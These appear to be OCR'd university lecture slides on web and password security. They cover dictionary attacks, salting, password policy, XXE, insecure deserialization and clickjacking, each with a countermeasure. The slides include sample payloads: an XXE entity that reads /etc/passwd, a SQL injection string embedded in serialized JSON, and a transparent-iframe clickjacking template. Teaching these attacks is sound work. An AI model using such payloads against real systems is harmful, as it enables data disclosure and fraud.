
Hash (*catchJerry*) = ?
9mfsekakilwie0dicn2odfinlmo2l11k

Dictionary attack

- Use words from dictionary
- Computes possible password hashes

Hash(tom) = ecjmeicm …
Hash(catch) =3o0ffoe3 …
Hash(Jerry) = 0lsepuw33…
Hash(catchJerry) = *9mfseka … (YES!!!)*

- Offline: steals file and tries combinations
- Online: try combinations against live system



TOP 30 PASSWORDS CRACKED

941	link
435	1234
294	work
214	god
205	job
179	12345
176	angel
143	the
133	ilove
119	sex
95	jesus
91	connect
85	fu*k^
78	monkey
76	123456
72	master
65	b*tch^
60	d*ck^
52	michael
48	jordan
46	dragon
45	soccer
32	killer
32	654321
31	pepper
30	devil
29	princess
28	1234567
26	iloveyou
26	career

^ WORDS AMENDED FOR PUBLICATION. FEEL FREE TO USE YOUR IMAGINATION ☺

Salting

- A defend to dictionary attack
- Include additional info. in hash
- Hash password concatenated with salt (a random number)
  - E.g., hash(catchJerry|1212) = emciemcok11iclaaecveerhigtwpewkc
- Store salt also in the password file
  - E.g., Tom:emciemcok11iclaaecveerhigtwpewkc:1212

Salting: Good and bad news

- Good news
  - Dictionary attack against the arbitrary user is harder
  - Before salt: hash dictionary words & compare
  - After salt: hash combination of dictionary words and all possible salts & compare
    - *N* distinct users, *N* distinct salts
    - Therefore, at least *N* times more effort for an attacker
- Bad news
  - Ineffective against a particular account attack
  - The attacker can just hash the dictionary words with the salting of the particular account

Questions for you to investigate at home

- Store salt also in the password file
  - E.g., Tom:emciemcok11iclaaecveerhigtwpewkc:1212

Question:

- Why store salt as plaintext in the password file?
- In other words, why not hash it and store the hashed salt in the password file?

Other password security techniques

- With hash and salt, the dictionary attack is harder, but not impossible
- Other authentication countermeasures
  - Filtering
  - Limiting logins
  - Aging password
  - Last login
  - One-time password
  - Two-factor authentication

Password filtering

- Guarantee strong password by filtering
  - Set a particular min length
  - Require mixed case, numbers, special characters
  - Measure the strength of passwords
    - Weak
    - Medium
    - Strong

Limited login attempts

- Allow 3-4 logins, lock account if all login fails
- Inconvenient to forgetful user
- Potential attacks
  - Lock up legitimate users’ account
  - DoS attack

Aging password

- Require to change passwords every so often
- Only accept a certain number of times
- Usability can be an issue
  - Require changes too often
  - Users will workaround
  - More insecure

Insisting on alphanumeric passwords and also forcing a password change once a month led people to choose passwords like ‘julia03’ for March, ‘04julia’ for April, and ‘julia05’ for May.

Last login

- Notify users of suspicious login
  - Last login date, time, location
- Educate users to pay attention
- Educate users to report possible attacks
  - E.g., Gmail reports the last login if the login machine/location is suspicious

One-time password

- Login with different password each time
- Send one time password through SMS
- Device generates a password each time user logs in
  - E.g., BankID

Two-factor authentication

- Combine different ways of authentication
  - E.g.,
    - Self-chosen password + BankID generated code
    - Self-chosen password + One Time Password (SMS)

Password policy

Password policy concerns

- Will user
  - Disclose password to a 3rd party
    - Accidently
    - Result of deception
  - Remember password
    - Or write down otherwise
    - Or choose an easy to guess password
  - Enter the password correctly with high probability

Why password usability is important?

- Human cannot remember well
  - Infrequently used items
  - Frequently changed items
  - Many similar items
  - Non-meaningful words
- Many systems require a password
  - Same passwords used over and over again

NTNU password policy in short

- The password should be as long as possible and must contain at least 8 characters.
- NTNU passwords have to contain at least one character from the following four groups:
  - **Upper-case letters:** A–Z
  - **Lower-case letters:** a–z
  - **Numbers:** 0–9
  - **The following special characters:** !#()+,.=?@[]_{}-
  - Spaces and the letters "æ", "ø" and "å" are not accepted.

NTNU password policy in short (cont’)

- Create your own mnemonic rule for the password.
- You cannot reuse previous passwords.
- Do not use your NTNU password for other services like Facebook, Amazon, etc.
- Change your NTNU password at least twice a year, or immediately if you suspect that it might have fallen into the wrong hands.
- NTNU requires you to change your password once a year

Password policy comparisons*

AAL: Authentication Assurance Level

Policy	AAL level	Required length	Required character set	Choice of character sets	Composition restrictions	Change frequency	History restriction	Technical management	Management restrictions
Wikipedia	1	>=1							
NTNU	2	>8	>=4	Lower case Upper case Number Special character	Name, address, etc. Dictionary word	12	Y		Reuse is not allowed
SANS	2,3	>=15	>=3	Lower case Upper case Number Special character Punctuation character	Name, address, etc. Dictionary word Sequence and repetition of characters (e.g., 123456)	3	Y	Stored password must be encrypted Transmitted password must be encrypted	Application must not store password

http://folk.uio.no/josang/papers/ATJK2012-SARSSI.pdf*


Some authentication and password test cases

- Test remember password functionality (OTG-AUTHN-005)
- Testing for browser cache weakness (OTG-AUTHN-006)
- Testing for weak password policy (OTG-AUTHN-007)
- Testing for weak security question/answer (OTG-AUTHN-008)
- Testing for weak password change or reset functionalities (OTG-AUTHN-009)
- Testing for weak authentication in alternative channel (OTG-AUTHN-010)

XML External Entities (XXE)

XML External Entities

- Also called **EXTERNAL (PARSED) GENERAL ENTITY***
- They refer to data that an XML processor has to parse
- Useful for creating a common reference that can be shared between multiple documents



```
<!ENTITY name SYSTEM "URI">
```

External entity declaration

Private/local

Location

* http://xmlwriter.net/xml_guide/entity_declaration.shtml

XML External Entities Attack

- Against an application that parses XML input
- Untrusted **XML input containing a reference to an external entity is processed by a weakly configured XML parser**
- **Normal input**
  - **Input: <test> hello</test>**
  - **Output after XML parsing: hello**
- **Malicious input**
  - **Input: <!DOCTYPE test [!ENTITY xxefile SYSTEM “file:///etc/passwd”>]><test> &xxefile </test>**
  - **Output: the content of file:///etc/passwd (SENSITIVE INFORMATION DISCLOSED)**

XML External Entities Countermeasure


- Disable XML external entity and DTD processing
- Input sanitization
  - Whitelisting
  - Web Application Firewalls

Insecure Deserialization

Insecure Deserialization

- Serialization

- Deserialization



Object student
{“ID”: “1234”,
“Course”: “4237”,
“Grade”: “C”},

{ID”: “1234”, “Course”: “4237”, “Grade”: “C”}

Object student
{“ID”: “1234”,
“Course”: “4237”,
“Grade”: “C”},

Serialized data is often processed as object. Developer may forget to sanitize it

Client

Server

Insecure Deserialization Attack

- SQL injection
- Server side code
  - "SELECT Grade FROM student WHERE user = '"+ student.ID +"'; "
- Attacker
  - Tamper network data and inject SQL injection payload in serialized data stream

{"ID": " 'or'1'='1 ", "Course": "4237", "Grade": "C"}

- Developer does not sanitize serialized data. Then Server will deserialize the data and use it to formulate object
  - "SELECT Grade FROM student WHERE user = 'or '1 = '1'; "

Insecure Deserialization Countermeasure

- Not to accept serialized objects from untrusted sources
- Implementing integrity checks such as digital signatures on any serialized objects
- Isolating and running code that deserializes in low privilege environments
- …

Insufficient Logging and Monitoring

Insufficient Logging and Monitoring

- Vulnerability
  - Auditable events, such as logins, failed logins, and high-value transactions are not logged
  - Warnings and errors generate no, inadequate, or unclear log messages
  - Logs of applications and APIs are not monitored for suspicious activity
  - Logs are only stored locally
  - Appropriate alerting thresholds and response escalation processes are not in place or effective
  - Unable to detect, escalate, or alert for active attacks in real time or near real time.


Insufficient Logging and Monitoring Countermeasure

- Ensure all login, access control failures, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts, and held for sufficient time to allow delayed forensic analysis
- Establish effective monitoring and alerting such that suspicious activities are detected and responded to in a timely fashion

Security issues of HTML features

- HTML features, e.g.,
  - Clickjacking
- HTML 5 features, e.g.,
  - Canvas (2D or 3D drawing)
  - Local storage
  - Cross-origin resource sharing

Clickjacking



BANK XYZ - Confirm Transfer


Do You want to confirm a transfer of 10000 € to account: ABCDEFG ?

What you see is this page

What you actually click is this page, but you cannot see this page, because it is transparent

Attacker overlays transparent frames to trick user into clicking on a button of another page

Clickjacking (Cont')



MASKED IFRAME

BANK XYZ - Confirm Transfer

Do You want to confirm a transfer of **10000 €** to account: **ATTACKER** ?

Once the victim is surfing on the fictitious web page, he thinks that he is interacting with the visible user interface, but effectively he is performing actions on the hidden page.

HTML feature the clickjacking attacker exploits

- iframe and opacity

```
<html>
<head><title></title></head>
<body>

<iframe id= “top” src= “ http://attacker_wants_you_to_click_page.html” width =
“1000” height = “3000”>
<iframe id=“bottom” src = “ http://attacker_wants_you__to_see_page.html ” width =
“1000” height = “3000”>

<style type = “text/css”>
 #top {position : absolute; top: 0px; left: 0px; opacity: 0.0}
 #bottom {position: absolute; top:0px; left: 0px; opacity: 1.0}

</body>
</html>
```

Transparent


Defend against Clickjacking

- Preventing other web pages from framing the site you want to defend (e.g., Defending with X-Frame-Options Response Headers)
- My site will not show in the frame so that nobody can use my site to fool the victim

